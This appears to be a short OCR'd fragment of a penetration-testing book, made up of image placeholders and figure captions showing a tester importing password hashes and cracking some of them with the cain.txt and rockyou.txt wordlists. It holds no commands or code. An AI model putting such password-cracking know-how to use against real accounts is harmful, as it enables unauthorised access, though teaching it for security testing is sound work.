


Figure 12-2, Imported hashes




Figure C-3, Tester successfully cracking 59 of 98 hashes using cain.txt




Figure C-4, Tester using rockyou.txt to crack 10 more hashes